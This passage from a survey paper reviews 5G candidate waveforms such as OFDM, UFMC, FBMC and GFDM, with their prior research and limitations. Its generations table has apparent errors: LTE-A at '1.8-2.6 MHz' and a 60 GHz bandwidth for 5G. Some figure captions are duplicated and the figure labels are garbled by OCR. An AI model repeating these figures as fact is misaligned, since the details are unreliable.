OFDM is obviously a most powerful multiplexing technique that has some potential advantages till 3G networks but limit itself from LTE networks onwards. Hence, it is imperative to investigate the potential complimentary waveforms generated by amending conventional OFDM. Therefore, this paper reviews about different techniques of how OFDM can be enhanced to make itself suitable to hold 5G services with respect to existing research approaches. Table.1 highlights the comparative differences in the different next generation standards. Section II discusses about the diverse trends of 5G waveforms followed by trends of 5G access schemes in Section III. Section IV discusses about the study findings and research gap discussion followed by conclusion in Section V.

TABLE I. COMPARISON OF DIFFERENT GENERATIONS OF MOBILE

Standards	**Access technology**	**Application**	**Bandwidth**	**Frequency Band**	**Data rate**	**FEC**
1G	FDMA, AMPS	Voice	30 KHz	800 MHz	2.4 kbps	N/A
2G	CDMA	Voice, Data	1.25 MHz	850-900-1800-1900 MHz	10 kbps	N/A
	TDMA, GSM		200 KHz		10 kbps	
	GPRS		200 KHz		50 kbps	
	EDGE		200 KHz		200 kbps	
3G	UMTS, WCDMA	Voice, video calls, data service	5 MHz	850-900-1800-1900-2100 MHz	384 kbps	Turbo Codes
	CDMA2000		1.25 MHz		384 kbps	
	HSDPA, HSUPA		5 MHz		30 Mpbs	
	EVDO		1.25 MHz		30 Mpbs	
	OFDMA, SC-FDMA, LTE	HD TV, online gaming	20 MHz	1.8-2.6 GHz	200 Mbps	Concatenated Codes
	SOFDMA, WiMaX		7-10 MHz	3.5-5.8 GHz	200 Mbps	
4G	LTE-A, OFDMA/ SC-OFDMA	HD TV, online gaming	20 MHz	1.8-2.6 MHz	3 Gbps(DL) 1.5 Gbps (UL)	Turbo Codes
	SOFDMA, WiMaX		3.5-8.75 MHz	2.3-2.5 GHz	200 Mbps	
5G	BDMA, FBMC	Virtual reality, UHD video	60 GHz	1.8-300 GHz	50 Gbps	LDPC

II. TRENDS OF 5G WAVEFORMS

Basically, the derivation of the 5G services is said to be originated from technology named Enhanced Mobile Broadband (eMBB) [1]. This is because eMBB offers minimal latency and is proven highly scalable. It can be also used for structuring sub-frame that is self-contained for both unlicensed as well as licensed spectrum. It also offers an integrated access to device-to-device communication. Usage of eMBB in 5G technology will be seen in millimeter wave, wide area IoT, and networking services with higher reliability. eMBB can be used for millimeter wave to offer common media access control (MAC) usage, beam tracking of millimeter wave, backhaul and access while eMBB can be used in IoT for offering waveforms with minimal energy, reduced overheads, link with higher optimization, and managed mesh. Similarly, eMBB can be used to develop a network service. Hence, it is believed that usage of eMBB in 5G design principle offers some significant advantage e.g. i) enhanced spectral efficiency, ii) maximized throughput, iii) offers flexible optimization schemes for particular deployment scenario, and finally iv) it is known to reduce the control as well as signaling overhead in order to enhance the efficiency. Figure.4 outlines the role and contribution of eMBB on three different scenarios of deployment in 5G technology. Apart from the above mentioned benefits of eMBB, the prime target of 5G waveforms are to offer minimal consumption of power, reduced in-band as well as out-of-band emission, supporting multiple access with asynchronous types, and finally maximized spectral efficiency.



Lower latency scalable numerology
Self- contained TDD subframe structure for licensed & unlicensed spectrum
New TDD fast SRS massive MIMO
Integrated access\ back houl D2D
Wide Area Iot
Low energy waveform
Optimized link budgets
Decreased overheads
Managed mesh
Mm WAVE
SUB6 JHZ& mmWAVE
COMMAN MAC
ACCESS AND BACKHOUL
MmWAVE beam tracking
High-Reliability
Lower packed loss rate
Lower latency bounded delay
Optimized PHY\ Pilot\ HARQ
Efficient multiplizing

Fig. 4. Role of eMBB in 5G Technology

The 5G waveforms should support MIMO as well as it must also deal with interference problems. The scalability is believed to be improved by reducing the protocol overhead, maximized capacity, and minimized consumption of power. This section will now briefly elaborate about the different types of waveforms in 5G technology.

1) Orthogonal Frequency Division Multiplexing (OFDM): Basically, OFDM is a modulation method of digital multiple carriers [2] that is characterized by its ability to sustain adverse channel condition in wireless networks. It is also known to offer maximized spectral efficiency with implementation of fast Fourier Transforms (FFT). The basic operation of OFDM is shown in Figure 5. Different from convention frequency-division multiplexing (FDM) schemes, it doesn't require tuned receivers for sub-channels. Examples of the waveform supported by OFDM-based multi-carriers are CP-OFDM (this is adopted in LTE specification), CP-OFDM with / without WOLA (this is existing implementation of LTE), *Universal Filtered Multi-Carrier* (UFMC), Filter Bank Multicarrier (FBMC), and Generalized Frequency Division Multiplexing (GFDM).



Simplified OFDM Waveform Synthesis for a Transmitter
Data
Coding & Modulation
Serial to Parallel
Os
Os
IFFT Foundation to OFDM Synthesis
Cyclic Prefix (CP) Insertion
Windowing/ Filtering
To RF
Data Transmitted via Closely-Speed, Narrowband Sub carries-IFFT Operation Ensures Sub carriers do not Interfere with Each Other
Bandwidth
Helps Maintain Orthogonality Despite Multipath Fading
CP
Time
Windowing Reduces Out-of-Band Emissions
CP
IFFT Output
Transmitted Waveform after Windowing
Time

Fig. 5. Operations of OFDM

The existing research work done towards OFDM scheme and its associated limitations are as highlighted:

- *Existing Research Contribution:* Studies towards usage of OFDM in 5G is quite less. In last five years (2011-2016), there are only 66 journals in IEEE which directly discusses applicability of OFDM in 5G technology. OFDM was used for applying light fidelity technology in 5G by Abdallah and Boudriga [3]. Venkatesan and Valenzuela [4] have introduced a study that uses cyclic prefix as well as zero prefix as the optional method as guard interval. The study has also enhances the decay rate of spectrum using both windowing as well as filtering scheme over the receiver for resisting interference. Wang et al. [5] have addressed the problem of non-linear impairment of OFDM in 5G networks. The authors have used millimeter wave for investigating the level of interference existing on OFDM using both theoretical and experimental analysis. Wang et al. [6] have presented a self-contained transmission for offering enhanced channel capacity in 5G networks. The technique uses pulse shaping over time domain. Bogucka et al. [7] have introduced a mechanism of aggregating spectrums of dynamic nature in 5G. Loulou and Renfors [8] have presented a study where a comparative analysis of existing suppression techniques and to overcome the spectral sidelobes of high power in OFDM. Lin et al. [9] have used Mach-Zehnder modulator for processing incoming signal into double sideband using experimental approach. Li et al. [10] have discussed a study where a hardware-based platform has been designed to achieve symbol synchronization. A new scheme called as FC (Flexible Configured)-OFDM is presented by Lin et al. [11] for configuring sub-bands in 5G usage. Kildal et al. [12] have used both MIMO as well as OFDM for increasing throughput in 5G networks. However, the study is more focused on investigating its effect on Line of Sight performance for 5G antenna. Banelli et al. [13] have presented a discussion of different modulation schemes which proved that although OFDM is not self-capable to meet complete demands of 5G, but when other forms of waveforms comes as an compliments to OFDM, its potential increases multi-folds.
- *Limitation of Existing Schemes:* However, OFDM is highly sensitive to issues of frequency synchronization as well as Doppler shift. It is also known for its maximized PAPR (Peak-to-Average Power Ratio) followed by minimized efficiency due to guard interval (or cyclic prefix).

2) Single Carrier quadrature amplitude modulation QAM (SC-QAM)
This kind of waveform possesses an advantage of minimal PAPR and reduced spectral leakage. It also supports asynchronous multiplexing. Figure.6 showcase the transmitter and receiver design used for single carrier QAM (i.e. SC-QAM)




Fig. 6. Operations of Single Carrier QAM

The existing research work done towards SC-QAM scheme and its associated limitations are as highlighted:

- *Existing Research Contribution:* There are very much limited research work being carried out where SC-QAM was found to be used for 5G technologies. A total of 89 journals were found in IEEE where SC-QAM was used, but very few papers exists to say that it was used exclusively for 5G technologies. Majority of the techniques has used hardware-based approach. Adoption of SC-QAM was found in study of Deng et al. [14], Duyen [15], and Zhang et al. [16]. SC-QAM was used for software defined MIMO, assessing performance of MIMO, enhancing performance of optical network. Although, all these research works presents a good guidelines, but its potential towards 5G technology is yet to be investigated in true sense.

- *Limitation of Existing Schemes*: Such schemes are found not to extensively support MIMO concepts. It is also associated with quite restricted flexibility while allocating spectrums. Another bigger problem is its increased complexity of the receiver owing to usage of equalization approaches for enhancing spectral efficiency.

3) Single Carrier Frequency Domain Equalization (SC-FDE)

This scheme is exactly same as that of SC-QAM with a difference that it adds Cyclic Prefix (CP) as shown in Figure.7. The prime motivation behind using or adopting such scheme is its applicability of frequency domain equalization even in single carried waveforms. The scheme was also found to enhance spectral efficiency even when the waveform is subjected to multipath fading.




Fig. 7. Operations of Single Carrier QAM

The existing research work done towards SC-FDE scheme and its associated limitations are as highlighted:

- *Existing Research Contribution:* There are total of 55 journals published in last 5 years in IEEE that has used SC-FDE and there are only 2 conferences that actually have attempted to associate SC-FDE with 5G technology. Ribeiro et al. [17] have used SC-FDE for uplink waveform generation while downlink was generated by OFDM. The base idea is to enhance the base station cooperation system in 5G networks. SC-FDE was also used for modulation in MIMO-based schemes as seen from the investigation presented by Dinis and Montezuma [18] for designing iterative receiver. It was also found to be used for selecting the position of pilot as well as reconstructing signal in the work carried out by Zheng et al. [19]. The technique was used for minimizing inter-symbol interference as well as to check for lowered computational complexity. SC-FDE was also used for compensating the pass-loss in millimeter wave by integrating with OFDM. This work was carried by Wu et al. [20] to offer lower PAPR. Similar work direction was carried out by Cheng et al. [21] towards investigating imbalance between in-phase and quadrature. SC-FDE was also used for minimizing PAPR over time domain by Boonkajay and Adachi [22] using principle of selective mapping.

- *Limitation of Existing Schemes:* The significant pitfall of this scheme is that adding cyclic prefix leads to declination of the spectral efficiency to certain extent. This scheme also suffers from spectral leakage problems (it is found to be even higher than SC-QAM scheme).

4) Single Carrier FDM (SC-FDM)

Single Carrier Frequency Division Multiplexing is known for its supportability in assignment of channel capacity in dynamic manner. It uses frequency multiplexing in order to offer flexibility in allocation task for multiple users. It is also known for its capability to countermeasure degradation due to multipath propagation.




Fig. 8. Operations of Single Carrier FDM

The existing research work done towards SC-FDM scheme and its associated limitations are as highlighted:

- *Existing Research Contribution:* Existing research work towards using SC-FDM is extremely less. There are only 2 journals and 9 conferences in IEEE pertaining to use of SC-FDE published in last 5 years. SC-FDM was used in minimizing PAPR and thereby performs optimization. This is seen in the work carried out by Zhao et al. [23]. Similar direction of research work was also carried out by Luo et al. [24]. The technique allows multiplexing pilots and data within SC-FDM without disturbing the waveform of single carrier. It was also found to estimate coherent channel in LTE networks. SC-FDM was also used in optical network by Zhou et al. [25] for low-complexity multiplexing as well as reduction of PAPR too. Kobayashi et al. [26] have used SC-FDM for enhancing the tolerance level on optical network. The technique was found to compensate non-linear effects in conventional multi-carrier channels.

- *Limitation of Existing Schemes:* The potential limiting factor of such scheme is maximized PAPR as well as higher spectral leakage even as compared to SC-QAM scheme. It has also higher dependability of synchronous multiplexing operation.

5) Weighted Overlap and Add (WOLA)

In this method, an additional window (also known as synthesis window) is applied after performing an inverse DFT operation and before obtaining final overlap-add in order to accomplish output signal. Such forms of output windows play a crucial role in reducing blocking effect. All sorts of spectral coding error are minimized by synthesis window at the frame boundary. Usage of WOLA is more frequent in non-linear FFT processor with instantaneous operation. Therefore, WOLA is preferred in the cases when there is a need of suppressing interference in out-of-bands and in-band waveforms. One of the significant advantages of using WOLA with other scheme is its capability to control spectral leakage over time-domain windowing. The scenario of implementation of WOLA in time-domain can be seen in Figure.9.




Fig. 9. Operations of WOLA

The existing research work done towards WOLA scheme and its associated limitations are as highlighted:

- *Existing Research Contribution:* Research work pertaining to WOLA is also very less to find. There are only 5 conference papers in IEEE published in last 5 years. WOLA was used for enhancing performance of multi-channel signals by Doorknob et al. [27]. The authors have designed a filter for studying the frequencies. Usage of WOLA was also seen in passive optical network witnessed in the work of Frey et al. [28] with focus on coherent access network. Similar direction of the work is also carried out by Klionskiy et al. [29] for monitoring hydroacoustic. WOLA was also used for suppressing noise in microphone applications as seen in the work carried out by Lai et al. [30]. Usage of WOLA was seen in the form of filter for overcoming the problem of DFT structure in work carried out by Tao et al. [31].

- *Limitation of Existing Schemes:* One of the significant limitations of WOLA is that it is highly dependent on channels that are spaced evenly and need uniform filtering.

6) Zero-Tail SC-FDM

Zero-Tail SC-FDM is another scheme that is known for its wider scope of allocating channel capacity. This scheme is completely free from using cyclic prefix and also supports maximized spectral efficiency. The problem of out-of-band leakage can be significantly suppressed in this scheme. The scheme along with its transmitter and receiver design is shown in Figure.10.




Fig. 10. Operations of Zero-Tail SC-FDM

The existing research work done towards Zero-tail SC-FDM scheme and its associated limitations are as highlighted:

- *Existing Research Contribution:* There is no direct research paper where zero-tail SC-FDM was used for 5G technology. But there is only one author has deliberately investigated on this topic. Berardinelli et al. [32] have used zero tail DFT in order to substitute cyclic prefix in OFDM. Applicability of similar technique to improve and make OFDM suitable for 5G network was discussed by same authors in [33] and [34]. The authors have adopted analytical approach in order to mitigate the overhead as well as propagation delay. Pazos [35] have published a report that has discussed about tail generation process, which is merely a theoretical discussion.

- *Limitation of Existing Schemes:* Although, these scheme is found to possess better suppression performance of out-of band spectrum compared to conventional DFT based OFDM, but this scheme is not found to outperform DFT based OFDM using WOLA scheme. Zero-tail SC-FDM also suffers from additional overhead of signaling in order to set its zero-tail. This scheme also offer lowered flexibility while multiplexing with OFDM due to absence of cyclic prefix as it as all symbol sizes with difference. Moreover, it is highly dependent on synchronous multiplexing.

7) CP-OFDM waveform

This scheme uses cyclic prefix along with supportability of implementing FFT as well as IFFT operations. Flexible allocation of spectrum is another characteristics of this scheme. One of the best parts of this scheme is its direct applicability towards MIMO technology to offer better data rates as well as multiplexing performance. It also offers simple frequency division equalization towards mitigating interference arising from multipath propagation. The working principle of this scheme with respect to transmitter and receiver is as shown in Figure.11




Fig. 11. Operations of CP-OFDM

The existing research work done towards CP-OFDM scheme and its associated limitations are as highlighted:

- *Existing Research Contribution:* Research work towards CP-OFDM too exists in a smaller scale in the direction of 5G. CP-OFDM was studied by various authors e.g. Ahmed et al. [36], Bodinier et al. [37], Renfors et al. [38], Bellanger et al. [39], Chen et al. [40], Katselis [41], and Waterschoot et al. [42]. The approaches are majorly in the direction of optimizing uplinks, mitigating interference, enhancing convolution, supporting FFT in cognitive radio, addressing synchronization problems in OFDM, addressing PAPR issues, optimizing power spectral density. Although, all these studies have some potential contribution, but there is still a less evidence to claim if CP-OFDM is the best option for designing upcoming 5G technologies. It has both advantages as well as unsolved issues associated with it.

- *Limitation of Existing Schemes:* This scheme significantly suffers from inferior localization of frequencies owing to usage of rectangular filter prototype. Although, its performance of controlling leakage can be improved using WOLA but it exhibits poor performance without WOLA.

8) Universal-Filtered Multi-Carrier (UFMC)

This kind of waveform is basically developed by enhancing waveforms generated by CP-OFDM. The scheme performs splitting of the signal in to various sub bands that are then subjected to filters. Usage of cyclic prefix is absent in UFMC and it is replaced by using guard interval of zeros that are added in between IFFT symbols. This operation significantly controls inter-symbol interference levels. UFMC is also characterized by equivalent leakage suppression performance just like CP-OFDM when used with WOLA. UFMC can be also applied for multiplexing number of users with heterogeneous numerologies. The working principle of UFMC with transmitter and receiver can be seen in Figure.12.



TRANSMITTER
RB1
O
$d_{1,1}$, $d_{1,2}$……… $d_{1,3}$
S\P
N- IFT
P\S
ADD Zero Guard
T_X Filter 1
O
RB2
O
$d_{2,1}$, $d_{2,2}$, $d_{2,3}$….
S\P
N-FFT
P\S
ADD Zero Guard
T_X Filter 2
O
RECEIVER
S\P
2N-FFT
P\S
$d_{1,1}$, $d_{1,2}$, $d_{1,3}$….
P\S
$d_{2,1}$, $d_{2,2}$, $d_{2,3}$….

Fig. 12. Operations of UFMC

The existing research work done towards UFMC scheme and its associated limitations are as highlighted:

- *Existing Research Contribution:* Presence of only 3 journals and 24 conference papers in IEEE for UFMC implementation shows that it is still in infancy stage of implementation. Some of the researchers who have initiated investigation towards UFMC are Kim et al. [43], Vitiello et al. [44], Zhang et al. [45], Geng et al. [46], Mukherjee et al. [47], and Schaich et al. [48] who have addressed the problems of resource management, analysis of performance, optimizing filter performance for out of band emission, etc. There is no direct implementation towards claiming UFMC adhering to 5G standards in any of the research work.

- *Limitation of Existing Schemes:* Universal Filtered Multi-Carrier (UFMC) is associated with a loophole of complex design principle of receiver and transmitter. Owing to absence of cyclic prefix, UFMC suffers from inter-symbol interference.

9) Filter Bank Multi-Carrier (FBMC)

This is one of the most preferred selections of waveform especially when it comes to 5G. This scheme performs filtering of only the sub-carriers individually and doesn't filter the complete bands. Better outcomes of spectral efficiency can be ensured by FBMC as it doesn't make use of cyclic prefix. One of the significant advantages of this scheme is its highly improved side lobe decay as compared to any conventional multi-carrier waveforms. The working principle of FBMC with transmitter and receiver can be seen in Figure.13.




Fig. 13. Operations of FBMC

The existing research work done towards FBMC scheme and its associated limitations are as highlighted:

- *Existing Research Contribution:* Adoption for FBMC is also few to be found used in 5G implementation. Adoption of FBMC was seen in the work of Hosseini et al. [49], Jamal [50], Mestre [51], Na et al. [52], Rottenberg et al. [53], and Sim et al. [54]. All these works have addressed the problems of spectral leakage in millimeter wave, mitigate interference in communication between air and ground, inter-carrier interference, frequency selectivity, etc.

- *Limitation of Existing Schemes:* This scheme suffers from complex receiver design. It was also found to be not resilient against inter-symbol interference when working on non-flat channels. Moreover, this scheme has highly complicated design principle of using MIMO.

10) Generalized frequency division multiplexing (GFDM)

This scheme is quite similar to legacy OFDM scheme with a difference that its carriers are never orthogonal (like in OFDM, the carriers are always orthogonal). This scheme is known for its capability of controlling various emissions (out-of-band) and minimized the PAPR too. GFDM is also similar to FBMC with a difference that a block is maintained for multiple OFDM symbols and a cyclic prefix is added on such blocks. In order to achieve varied OFDM symbols, a prototype filter is subjected to cyclic shift within the block. GFDM scheme is found to be superior to CP-OFDM scheme with respect to leakage suppression. The working principle of GFDM with transmitter and receiver can be seen in Figure.14.




Fig. 14. Operations of GFDM

The existing research work done towards GFDM scheme and its associated limitations are as highlighted:

- *Existing Research Contribution:* The existing literatures on GFDM has been carried out for addressing problems of dealing with uncertainties in carrier frequencies, PAPR reduction, singularity issue in pulse shaping, synchronization, interference in multicarrier signals, identification of potential MIMO-based signals. Such ground work has been carried out by Chang et al. [55], Sharifian et al. [56], Lin et al. [57], Wang et al. [58], Wei et al. [59], and Zhang et al. [60].

- *Limitation of Existing Schemes:* It bears the similar problem as that of FBMC i.e. complicated receiver design. Usage of prototype filter further complicates the modulation scheme. GFDM is also witnessed to maximized latency during block processing. It also requires a higher guard band in order to perform multiplexing operation with CP-OFDM.

III. Trends of 5G Access Schemes

There are varied forms of the 5G access schemes that have been introduced by the research community till last 5 years. A closer look into the existing scheme shows that there are two forms of multiple access schemes viz. i) orthogonal and ii) non-orthogonal multiple access scheme. The orthogonal access scheme comprises of FDMA, Time Division Multiple Access (TDMA), and combination of both FDMA and TDMA, while the non-orthogonal multiple access schemes could be RSMA, SCMA, and MUSA.


